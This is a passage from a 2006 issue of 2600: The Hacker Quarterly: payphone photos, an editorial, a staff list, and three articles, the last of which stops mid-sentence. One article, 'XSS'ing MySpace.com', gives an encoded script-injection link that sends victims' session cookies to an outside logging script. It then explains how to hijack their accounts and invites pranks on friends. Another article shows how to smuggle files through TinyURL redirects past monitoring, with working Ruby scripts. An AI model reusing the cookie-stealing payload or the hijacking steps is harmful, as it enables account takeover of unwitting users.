
Volume Twenty-Three, Number One!
Spring 2006, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



More Katrina Phones

A New Orleans payphone in the Lakeview area that has seen things no payphone should ever have to see.

Photo by Chris Chambers

This area was only a few blocks from where the 17th Street canal broke. The phone had been submerged and the storage building next to it was overturned.

Photo by Chris Chambers

And this is what it looks like when a cable snaps.


Photo by Chris Chambers

This row of phones is located in St. Bernard Parish in New Orleans and was set up by Bell-South so residents could make calls (supposedly anywhere) for free.

Photo by John Taylor

Send your foreign payphone pictures to payphones@2600.com!
Be sure to use the highest quality settings.

Visions



2600... 2006... 2060

This is a very special year for us as 2006 happens to be an anagram of our name. This has never happened before and it won't happen again until 2060. And who knows where we'll all be by then....

This promises to be an interesting year for us and our readers for a number of reasons.

First, let's outline some changes taking place right here in our pages. As of this issue we're introducing several columns which will be appearing regularly in addition to our usual reader submitted articles. Two of these columns ("The Telecom Informer" and "Techno-Exegesis") will represent perspectives on emerging and existing technologies, specifically issues related to telecom and all sorts of other advances and regressions in technology - all from the keyboards of a couple of our regular writers. In addition to this, we are also debuting a guest column ("Hacker Perspective") which takes a different look at the hacker world from the eyes of someone who is well known in the community.

The idea behind these columns is to expand the material covered in our pages and to do it in a more timely fashion by aggressively pursuing stories and opinions, instead of simply waiting for them to come to us. We will still rely primarily on reader contributions to set the tone of our pages and to ensure that we continue to be the digest of the hacker community. It's these voices that make the rest of the world see what's interesting and relevant about all of the stuff that fascinates us so much.

2006 is also the year of HOPE Number Six. For the numerologists out there, this is also a bit of fun because it's the only time the number of our conference has coincided with the number of the year. It's unlikely such a conjunction will ever occur again. So Six will definitely be a prevailing theme at the festivities this year. Read into that what you will.

As for the conference itself, we expect it to be even more fun than the last time we did this in 2004. We'll be in the traditional space at the Hotel Pennsylvania in New York City with plenty of room for all sorts of speakers, demonstrations, computer setups, vendors, and whatever else we can come up with. As always, we want your input in order to make HOPE Number Six as good as it can possibly be. That means not only telling us what you would like to see but helping to figure out ways to make amazing things happen. We love it when outsiders inform us that some goal or project is impossible only to watch as the many people behind the scenes make it happen anyway. This kind of thing is par for the course when you get a few thousand hackers together thinking constructively.

It's because of our volunteers that all of this has been possible and has grown so much over the years. In the corporate world, a conference like HOPE (apart from being impossible for a variety of reasons) would easily charge attendees anywhere from a hundred dollars to a couple of thousand. Why? Because that's how the corporate world works. It's all about making a profit and not doing a single task unless

you're well compensated. And we don't have a problem with their believing this since so many of them clearly aren't getting anything else out of what they do. But when putting on a conference in our community, we gladly work our fingers to the bone, stay up for days at a time, deal with all sorts of challenges and problems, and charge the bare minimum so we don't lose a ton of money putting it all together. We could easily become more corporate and make a real killing. People suggest this to us all the time. They even try to win us over with their offers. But the spirit of HOPE would evaporate in such a setting. Ask anyone who's volunteered to be a part of one of our conference teams. There is no better feeling than to know that you played a part in making such magic occur.

There is still time for you to get involved on a number of levels. Just check the website (http://www.hope.net) to see the latest. We'll be needing network experts, audio/visual people, artists, and a setup crew, just to name a few. Simply email volunteers@2600.com to get the ball rolling.

And of course, speakers and panels are what make the conference truly memorable. Over the years we've had some truly phenomenal presentations. As always, we're opening the doors to the community to get involved. Email speakers@2600.com if you have a talk or presentation you'd like to give or if you have an idea for an interesting panel discussion.

We also would like to have more vendors at HOPE this year. If you think you have something that would interest thousands of hackers, send an email to vendors@2600.com with details and we'll help set you up. The sooner the better though as space is limited, huge as it may be.

Finally, a word to those of you on the fence. We know all the excuses for not bothering to come. "New York City's expensive." "It's hot in the summer." "Your country wants to take my fingerprints." All valid statements. But there are remedies for each. You can cut down on expenses dramatically if you're smart and follow the tips on the HOPE web pages. It's not *that* hot in New York, and, if it is, it's nice and cool at the conference. And as for people who are timid about coming to the States, we sympathize. But not coming here because of the erosion of various liberties negates anything positive you may have gotten or contributed during your encounters with so many like-minded individuals. We've seen bonds forged at our conferences that will last a very long time and stand a real good chance of *changing* society in a most positive way. So even if you see potential inconveniences, consider that we would never have made it through the first HOPE if we had let them detract us from what we really wanted to do.

We think that 2006 has a lot going for it insofar as potential for positive change. People are waking up, joining forces, speaking out, and actually making a difference. While things have admittedly gotten bad on a number of fronts, the tide will eventually turn. And free thinking intelligent people who have an understanding of the tools around them will play a significant role in moving that tide.

But enough about this year. What will the real future bring? What developments will occur between now and the next anagram year of 2060? It's hard to even imagine.

Society changes very quickly and when technology is a factor it can move at lightning speeds. Just look at the monumental changes that have taken place since we began publishing. But there are always fundamental values that, while under constant attack, never really stay away for long. People will always want to be free. Creative types will always find a way to express themselves. And dissidents will always emerge, no matter how hard the authorities try to stamp them out.

Being an individual is still one of the hardest jobs on the planet. Whether or not to conform to one useless standard or another, to compromise your beliefs in order to make your life easier, or to face derision for going against the tide... these are the challenges we face on a daily basis. But an individual is never alone. Throughout the world, and throughout time, independent thinkers are the ones who make a difference and the ones who eventually triumph. And while few of us may be able to recognize the world of 2060 on many fronts, we can guarantee that the free thinkers and misfits will continue to exist in abundance. And hackers will be among them.

★★★

P.S. One more thing for you numerologists: Add all of the numbers in the headline together. Enjoy.

"Unthinking respect for authority is the greatest enemy of truth." - Albert Einstein

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Frederic Guimont, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold, bsd**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Velvet Underground, 3 Mustaphas 3, Cheap Trick, Donner Party, Death in Vegas, Coventry Automatics, Mano Negra, George Baker Selection**

Shout Outs: **Milford Cubicle, Glassbreaker**

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 Office Line: 631-751-2600
2600 FAX Line: 631- 474-2677

Filesharing using TinyURL.com

by mirrorshades
poj28ae02@sneakemail.com
http://neworder.box.sk/

If you already know what tinyurl.com is, then chances are that you probably have the wrong idea as to what this article is about. Feel free to skip ahead to the good stuff.

If you don't already know what tinyurl.com is, then you should check it out. Very simply, it is a free URL redirection service that lets you enter a long URL, and provides a shorter URL that will automatically redirect to it. So you can enter something like this:

```
http://www.extremetech.com/article2/0,
➥1697,1153284,00.asp
```

and TinyURL will give you something like this:

```
http://tinyurl.com/7up
```

As you can see, the TinyURL version is much shorter and easier to email (it won't have the line break problem), or even write by hand or give out over the phone. Entering the "tiny" URL in your browser will give you a 302 redirect to the original URL. (Actually, there are two redirects to get you there, but that doesn't affect what we will be doing.)

That's it! That's what it does. Pretty straightforward, really. The interesting thing that I found out is that there doesn't seem to be any sort of URL validation on their end. They assume that whatever you type into the input box will be valid, so they give you a redirect to it. So if you type in "I will hax0r joo!", then the resulting TinyURL redirect will go to http://I will hax0r joo! (which, obviously, is invalid). What this means to you and me is that it will take whatever arbitrary string you give it, and give you a nice short link to it.

What You Will Need

In order to share files via TinyURL, you will need a few things. The technique I describe should be platform-independent, but was tested on a Windows box. It should work the same way on whatever OS you like, as long as you can assemble the rest of the tools.

First and foremost, you will need a web browser and a text editor. I assume you are smart enough to handle these without any additional explanation.

Next, you will need the command-line utility wget. This should come standard with most *nix installations, but Windows users will need to grab a copy from the web (see the download link at the end of the article).

Finally, you will need a hex editor. This is important, as your text editor will not give you the expected results. I like the Hex Workshop editor for Windows, but use whichever one you prefer - they should all work more or less the same way.

How It Works

What we will be doing is taking advantage of the apparent lack of input checking. We already know that what you type in doesn't have to be a valid URL, so let's make it something useful. Let's say you have this file, nekkid_chick.jpg, that you want to send to your friend overseas. However, since The Man snoops on all your email and IM communication, you need a sneakier way to transfer the file. This is where TinyURL comes in.

Open nekkid_chick.jpg in your hex editor. Chances are that you will see a three column layout. The first column is probably the address column (you can just ignore this for now). The other two columns should be the actual byte sequence and the ASCII equivalent of the byte sequence in the file; for Hex Workshop the middle column is the bytes and the third column is the ASCII. For this process, we are only interested in the byte sequence, not in the ASCII values. This is important, and this is why just using a text editor will not work for this.

Select all the text in the byte sequence and copy it to the clipboard. You now have a copy of the binary version of the file ready to go somewhere. Can you guess what we do next? Right - open your browser and visit tinyurl.com. In the middle of the page, you will see a text box with the label "Enter a long URL to make tiny." Go ahead and paste the contents of the clipboard into this box and click the "Make TinyURL!" button. If all goes well, you will be taken to a page that gives you the "URL" that you entered and the resulting short URL. This new URL is the one to send to your friend. Congratulations! You have just stored your file on TinyURL's servers.

Getting the file back out is more or less the same process in reverse but with one important difference. Even though tinyurl.com doesn't seem to care whether a URL is valid or not, your web browser does. If you just enter the TinyURL link into your preferred browser, it won't know

what to do with the full link (the way it handles this may differ depending on which browser you use). This is where wget enters the picture.

For those not in the know, wget is a program that acts more or less as a way to download web pages and save them locally. Typing "wget http://www.google.com/" will get you a complete copy of Google's index.html page, nicely saved on your hard drive. Wget is pretty smart in that it knows how to handle a web redirect... and this is the key to retrieving the file stored on TinyURL.

To get your file back, get to a command prompt and type in the following:

```
wget -o logfile_name http://tinyurl.com/
➥your_link_here
```

What this will do is retrieve the page redirected to by your short url and store the entire output of the process in a text file ("logfile_name" - what you name this file is unimportant). Open this logfile in a text editor and you will see the entire output of wget. If all went well, you should see a long string of hex characters in the mix - this is the byte sequence for your file. (This byte sequence is actually repeated a few times inside the log file since wget assumes it is the target URL.)

Now what you need to do is to copy the complete byte sequence from your log file. The string "Location: http://" will be at the beginning of the first sequence, and will be ended by " [following]" (there is a space before the first bracket). If you're a regular expression kind of geek, this should work for you: /Location: http:\/\/(\w*)/. Otherwise, you may just need to use your text editor's search function. Either way, grab hold of the entire byte sequence and copy it to your clipboard.

Once you have the complete sequence copied, open up your hex editor and paste it. Again, be sure that you are pasting into the byte column, not the ASCII column. Save the file as nekkid_chick_w00t.jpg and exit your hex editor. You're done! Thanks to TinyURL, you have now downloaded a shared picture in a manner not likely to be discovered by the casual observer. (Note that even if The Man is able to locate the byte sequence, he will still need to figure out what type of file it is - this may be easier for some types of files than for others.)

If all this wget/copy/hexedit/paste/save nonsense is too much for you, fear not! Because I got tired of doing it that way myself, I wrote two short programs, "implant" and "extract", which are designed to automate the process. Have a look below for the code and additional information.

Outro

For you nerds who are interested in information theory, this method of filesharing uses what is called a "covert channel." The US Department of Defense defines a covert channel as "Any communication channel that can be exploited by a process to transfer information in a manner that violates the system's security policy" (from the Orange Book). What this means to the layman is that we are using a method of storing and retrieving information (1) of a different type and (2) in a different way than the process normally dictates that we use. (Steganography is another type of covert channel communication that you may be familiar with. Give it some thought - see where else you can think to hide a string of bytes.)

Please use good judgment with this technique. I have tested it with a 20k image file and it works as of this writing. However, if everyone starts uploading 800 meg DVD rips, the TinyURL folks will likely notice and probably put some sort of validation or length check on the initial URL. I have found, though, that there are quite a few URL redirection providers out there... check the links section for the Open Directory index page on that topic. I have not tried any others, but my guess is that there are a number of them that will work in the same way. This is probably best suited for smaller files and is really more proof-of-concept than anything else. Nevertheless, do with it what you please. I wash my hands of you.

Thanks to zshzn for help with the regular expression and UziMonkey for help with the Ruby code. Comments or questions, feel free to email me (address given above).

Related Links

- *TinyURL:* http://tinyurl.com/
- *wget (for Windows):* http://unxutils.source➥forge.net/
- *Hex Workshop:* http://www.hexworkshop.com/
- *Test JPEG Image File:* http://tinyurl.com/84wyu
- *Open Directory Redirection Provider Listing:* http://tinyurl.com/3eqr

"Implant" and "Extract"

Those of you who are astute enough to use Ruby are in luck, as I have simplified the storage and retrieval process for you. The implant program takes a filename as input, then converts it to a binary string and posts it to TinyURL, returning your new redirect link. The extract program takes the end portion of your redirect link (it assumes http://tinyurl.com/ at the beginning, so all you need to enter is the part after the final slash) and writes a file to the current directory with that as the name. You will need to rename it or give it a proper extension on your own to finalize the process.

```
require 'net/http'

print "File to upload: "
source = gets.chomp
raise "No source found." if source == ""

bytes = ""
File.open(source, "rb") do |f|
   print "Reading file..."
   f.each_byte do |b|
        #format as hex
        bytes << sprintf("%02X", b)
   end
   puts "done"
end

Net::HTTP.start("tinyurl.com") do |http|
   puts "Sending file..."
   resp = http.post("/create.php", "url=#{bytes}")
   resp.body.scan(%r{value="http://tinyurl.com/(\w*)"})
   puts "File #{source} uploaded to http://tinyurl.com/#{$1}"
end
[end code]



extract.rb
[begin code]
require 'net/http'

print "Extract file -- http://tinyurl.com/"
target = gets.chomp
raise "No target found." if target == ""

Net::HTTP.start("forwarding.tinyurl.com") do |http|
   resp = http.get("/redirect.php?num=#{target}")
   if resp.code  == "302" then
        puts "Retrieving data..."
        resp['location'] =~ %r{http://(\w*)}
        bytes = $1.split(/(..)/)
        bytes.compact!
        byte_string = bytes.pack("H*"*bytes.length)
        puts "Creating file #{target}..."
        File.open(target, 'wb') do |f|
                f << byte_string
        end
   else
        raise "HTTP #{resp.code} received. Something is fux0red somewhere..."
   end
   puts "Done!"
end
```

XSS'ing MySpace.com

by FxYxIxE

So you've probably been on, have seen, or have your own part of the biggest trend of recent Internet times: MySpace.com. It figures that with such a massive site that uses so many different types of web applications that it will be vulnerable to multiple Cross Site Scripting attacks. If you're not familiar with Cross Site Scripting (XSS or CSS, not to be confused with Cascading Style Sheets), or have forgotten about them, check out the Wikipedia entry about them. Then meander on over to PacketStorm to get some examples on other sites to further understand the concept. Basically what it enables one to do (in this case) is inject JavaScript into the URL of a site that uses a web application. Which means you can also put it directly into a clickable hyperlink. The scope of this article will only cover using JavaScript (encoded) directly in the hyperlink to exploit the vulnerabilities. There are other ways that could work very well without having to encode the JavaScript, such as ActionScript in Flash, which I will touch upon again later.

There are various different places in MySpace in which JavaScript can be injected. For example the "User Search" web application URL and things like that. Most of them will need to converted and encoded into hex or some other characters. Usually not all of the JavaScript needs to be encoded, only the <script>-type tags. This encoding enables one to bypass MySpace's filters which attempt to avoid XSS. The wonderful job that it does....

Let's move on to some examples and some explanations. First of all, sign up for a MySpace account. You will need it if you want this to work. By the time this is published, this example may have already been fixed by MySpace. I do not wish to guide any script kiddies step-by-step into this, so you will be forced to find your own XSS vulnerabilities by using the information shown below. You could also use any method you prefer, possibly a vulnerability scanner.

Now here is the good stuff, the code, the implemented link, and the explanation of such.

The vulnerability lies within the User Search application (a.k.a. Browse).

```
http://searchresults.myspace.com/index.cfm?fuseaction=advancedFind.results&websearch
➥=1&spotId=3&searchrequest=%22%3E%3Cscript%3Edocument%2Elocation='http://www.your
➥server.com/cgi-local/cookiestealer.cgi%3F%20'%20%2Bdocument.cookie%3C/script%3E
```

As you can see from the link above, I have much of the link encoded in hex in order to evade MySpace's filters. Below is the link without the encoding.

```
http://searchresults.myspace.com/index.cfm?fuseaction=advancedFind.results&websearch
➥=1&spotId=3&searchrequest="><script>document.location='http://www.yourserver.com/
➥cgi-local/cookiestealer.cgi? ' +document.cookie</script>
```

As you can see, the XSS actually starts after the "searchrequest=". The JavaScript is injected directly into the link. It points to the document location which is just a test site of http://www.yourserver.com/cgi-local/cookiestealer.cgi. Then the JavaScript tells the CGI script to add the current document.cookie to the log file which is stated within the CGI script.

Once you have successfully embedded your JavaScript and you have retrieved someone's cookie, open up the logger file you stated in the CGI script, and you will see something along the lines of the following. They do vary from user to user, but you only need one part of it.

```
AGEFROM=16; AGETO=20; AREASEARCH=0; COLLAPSE=0; COUNTRY=US; DISTANCE=20; GENDER=W;
➥NODETAIL=1; ORDERBY=3; PHOTOS=1; POSTAL=44130; STATUS=; AUTOSONGPLAY=0; MYSPACE=
➥myspace; MSCOUNTRY=US; REVSCI=1; MYUSERINFO=MIHgBgorBgEEAYI3WAOxoIHRMIHOBgorBgEEAY
➥I3WAMBoIG/MIG8AgMCAAECAmYDAgIAwAQIR1uKtQZHL4MEEIoKAkkZuvhepPPPHsFnIq4EgZD4WsnTYA1BT
➥ldoEtwRTfRCWTNHRIEU2D0odfOqlg4XAJMm3zjj4LJmfo9ZDDw5U3trmzU0pQveWnDjCZSQb3zjUH2vIVX
➥iEONnIx4+1L/aunAL3Uiz/J45+JiWGpLjgu/luaMZZ6jjzgiZl/wuCfwY3cKDN5/VfF0++kVREQ0hD7b6h3
➥iEbU5XdbxVjrVSN64=; DERDB=ZG9tYW1uPXlhaG9vJnRsZD1jb20mc21va2VyPTAmc2V4cHJlZj0xJn
➥V0eXBlPTEmcmVsaWdpb25pZD0wJnJlZ21vbj0zOSZwb3N0YWxjb2RlPTQ0MTMwJm1hcml0YWxzdGF0dXM9U
➥yZpbmNvbWVpZD0xJmhlaWdodD0xODAmZ2VuZGVyPU0mZnJpZW5kcz0wJmV0aG5pY21kPTgmYWdlPTE4JmJv
➥ZH10eXBlaWQ9MiZjaGlsZHJlbmlkPTEmY291bnRyeT1VUyZkYXRpbmc9MCZkcmlua2VyPTEmZWR1Y2F0aW9
➥uaWQ9MQ==; LASTUSERCLICK={ts '2005-12-20 00:49:13'}; FRNDIDxr2g=2721774
```

The section you are looking for in this is the MYUSERINFO portion, which in this case is:

```
MYUSERINFO=MIHgBgorBgEEAYI3WAOxoIHRMIHOBgorBgEEAYI3WAMBoIG/MIG8AgMCAAECAmYDAgIAwA
➥QIR1uKtQZHL4MEEIoKAkkZuvhepPPPHsFnIq4EgZD4WsnTYA1BTldoEtwRTfRCWTNHRIEU2D0odfOqlg4XA
➥JMm3zjj4LJmfo9ZDDw5U3trmzU0pQveWnDjCZSQb3zjUH2vIVXiEONnIx4+1L/aunAL3Uiz/J45+JiWG
➥pLjgu/luaMZZ6jjzgiZl/wuCfwY3cKDN5/VfF0++kVREQ0hD7b6h3iEbU5XdbxVjrVSN64=;
```

To test to find your own XSS vulnerabilities in MySpace you can try to use this simple example link to see if your JavaScript is working (everything after the "name=" portion is the test):

```
http://www.vulnerablewebsite.com/users/search=12345&name=<script>alert("Hello!");
➥</script>
```

If it worked, an alert box will pop up with your message of Hello in it.

Now to move on to what you can do with this newfound cookie and information.

Note: You will need to write your own CGI script that is used in the above example. The script basically logs document.cookie to a log file. You can easily find a tutorial or even a completed one using Google.


Hopefully by now you can tell what you can do with such a vulnerability, but if you cannot here's the brunt of it. You probably noticed my JavaScript was telling an off site CGI script to retrieve document.cookie. With someone else's current session cookie from MySpace, you could effectively hijack their MySpace account and session. With IE, Mozilla, or any browser you prefer (that has the correct plug ins), you can copy the user's MYUSERINFO portion of their cookie into your current cookie. After you do this, all you have to do is refresh the home page of your current MySpace account, and voila, you are logged in as the user. Note that the user must be online in order for you to log in as them, unless you capture the cookie and set it to never expire, and have the means to implement that.

With the link you generated using JavaScript and the MySpace XSS vulnerable web application, you can now send it to your friends (or enemies) and if they're online and gullible enough (try a Bulletin), you can instantly watch their cookie appear in your cookie log file, and then proceed to log in as them.

As stated before, there are ways to get the link and JavaScript to execute without the user doing more than visiting a page on MySpace they would normally visit, such as their front page, a private message, or your MySpace page. This is accomplished by embedding the "evil" JavaScript and XSS info into a Flash document containing ActionScript. MySpace only blocks the <embed> tag on certain parts of its site.

Note that the cookie you have just stolen also contains the user's password. It is encrypted... so you really got more than just their session. That is if you know what to do with it. But that is an entire article in itself....

Now go have some fun posting obscene pictures on your friends' MySpace.



United Kingdom: The State of Surveillance

by Xen
xenuhdo@gmail.com

As of Autumn 2005 an ANPR (Automatic Number Plate Recognition) system has been rolled out across the United Kingdom, at each of the 43 forces in England and Wales and in some forces across Scotland. This nationwide system is run centrally from London and is expected to process as many as 50 million number plates a day by the end of 2006. During processing of these number plates the information of where and when they were seen will be logged and kept on file for at least two years.

ANPR is a method of using OCR (Optical Character Recognition) technology on video or static images to automatically detect and read the number plate of any vehicle(s) that are visible. In the case of the UK police the system reads from live video feeds and as of Autumn 2005 the system has been reading from CCTV cameras nationwide. But years before this the police had already implemented a mobile ANPR system. The ANPR system would take video from a camera either in a police car or in a specially modified van. This technology was not installed on motorcycles. Instead the motorcycles form part of an "intercept team."

The vans which are still in use today are highly visible. Some might even say "ANPR" on the back. The back of the vehicle is the bit that they will point towards the traffic. This is done because the top panels above the windows on the two back doors hinge upwards revealing two CCTV cameras. It would appear that each camera can monitor two lanes each, so this van is normally used on motorways. With these vans there is normally a large presence of other police vehicles in the area. Motorcycles are most commonly used. These vehicles will receive a radio call from the ANPR operator (who's in the van) when he/she gets a 'hit" and they will intercept the appropriate vehicle.

The ANPR system in police cars uses a camera that is built into the car. There is no way of identifying if the system is in use. It is designed to be passive and work during normal operation of the car. Some older cars use laptops and portable cameras. You will normally find these cars parked

up at the side of the road.

The ANPR system in whatever form will do the same task. It will "read" the number plates of vehicles it sees. It will then check this number against the police national computer (PNC), localized intelligence databases (and the databases of all the other forces), and the DVLA (Driver and Vehicle Licensing Agency) databases to check for untaxed cars, uninsured cars, to see if the car has been stolen, and to check if the owner of the car is wanted.

There is also a certain amount of low level data mining going on because the system can also alert the police of "cloned" plates, where the same number plates are being used on different cars. It does this by checking the system for the last few instances of the car being seen. Obviously if the system sees the car and the car number plates were last registered on the database as being 600 miles away an hour ago, then there has either been some serious speeding on the motorist's part or the plates have been cloned.

The police when "talking up" this system will give examples of pulling over known drug offenders/dealers and finding large amounts of drugs on them. This tells us that the system is somehow connected to the criminal records system. They will probably put the information of known criminals in their local intelligence database, so that when their cars appear on the system they can go fishing and hope they catch something.

One thing that we can learn from an interview of Chief Constable Meredydd Hughes in *The Sunday Times* [1] is that when they trialed this system on the M42, they used cameras every 400 yards. If they were only using these cameras for ANPR, this would be overkill. They would be checking the number plates against the database every 400 yards. They are obviously using this system as a new speed camera.

But that was just a trial on one motorway. What about the rest of the motorway? Do they all have ANPR cameras every 400 yards? The national ANPR coordinator, John Dean, has said that every motorway in the country has ANPR cameras at what he called "strategic points."

Something that they also like to boast about is their link to petrol stations and supermarkets. They are linking those cameras in some areas to their system, using their CCTV footage to track people when they fill up or do the shopping.

Some companies like Genesis UK [2] are offering ANPR systems for petrol stations and claiming them to be "the only systems in the UK linked to police databases."

So that's ANPR. But they want more! There have also been calls for "pay as-you-go" road charging schemes nationwide by Alistair Darling, the Transport Secretary, through which he means to sneak in a system of "total awareness" in the form of GPS trackers in every car in the country. He wants trials of this in five years.

Most worrisome is that some car insurance companies here are using this system already to work out how much insurance to charge you based on how much, how far, and where you drive! They are now treating cars like mobile phones with "off-peak" driving with "the first 100 off-peak miles free per month." This system appears to use the mobile phone network to transmit its data back to the companies involved.

Want to hear more reasons to dump your car? How about "E-plates" [3] - RFID tags in your number plates. If the government trials go well, every number plate will contain an RFID tag containing a "unique encrypted identification number" that can be read at speeds of up to 200 mph at a distance of 100 meters away at a rate of 200 cars a second, whereas ANPR is unable to read number plates at speeds greater than 100 mph. This system will consist of both fixed location receivers and mobile units and it will be used to stop "car cloning" in the same way the ANPR system works. E-plates is just one company/system that is hoping to be picked for the forthcoming government trials of RFID-based number plates. But whichever company wins it's the same result for us. They are going to test this system first on police cars. It's quite obvious a certain amount of stupidity has gone into this plan. I can imagine now a product for your car that will "detect police cars from 100 meters away."

So now you have stopped using your car for fear of being falsely arrested at every turn. You will probably want to start walking everywhere, right? At least for short journeys. Well, if I were you I would take a hat and false moustache because the next hottest "civil-liberty-killing" toy is facial recognition!

Some police forces (like West Yorkshire police) have been using AFR (Automatic Facial Recognition) to compare images taken from CCTV cameras where a crime has taken place against a database of tens of thousands of mugshots, using a system developed by Aurora Computer Services Ltd. [4].

In 2005 at the Weston Park, Staffordshire for the "V Festival," the Staffordshire Police, having gotten bored with just using the same old ANPR and "palm wipe drug testing" kits on its attendees, decided to go the whole nine yards and scan their faces as well, looking for "troublemakers" of course. The database, which was "linked to an intelligence database of known offenders' photos," returned facial matches to officers [5].

With ID cards on the way, we will probably have our faces "mapped" as another way to identify us. Won't they just love that, a full database of everyone in the country to search against whenever a crime takes place.

"It is also likely that that facial recognition

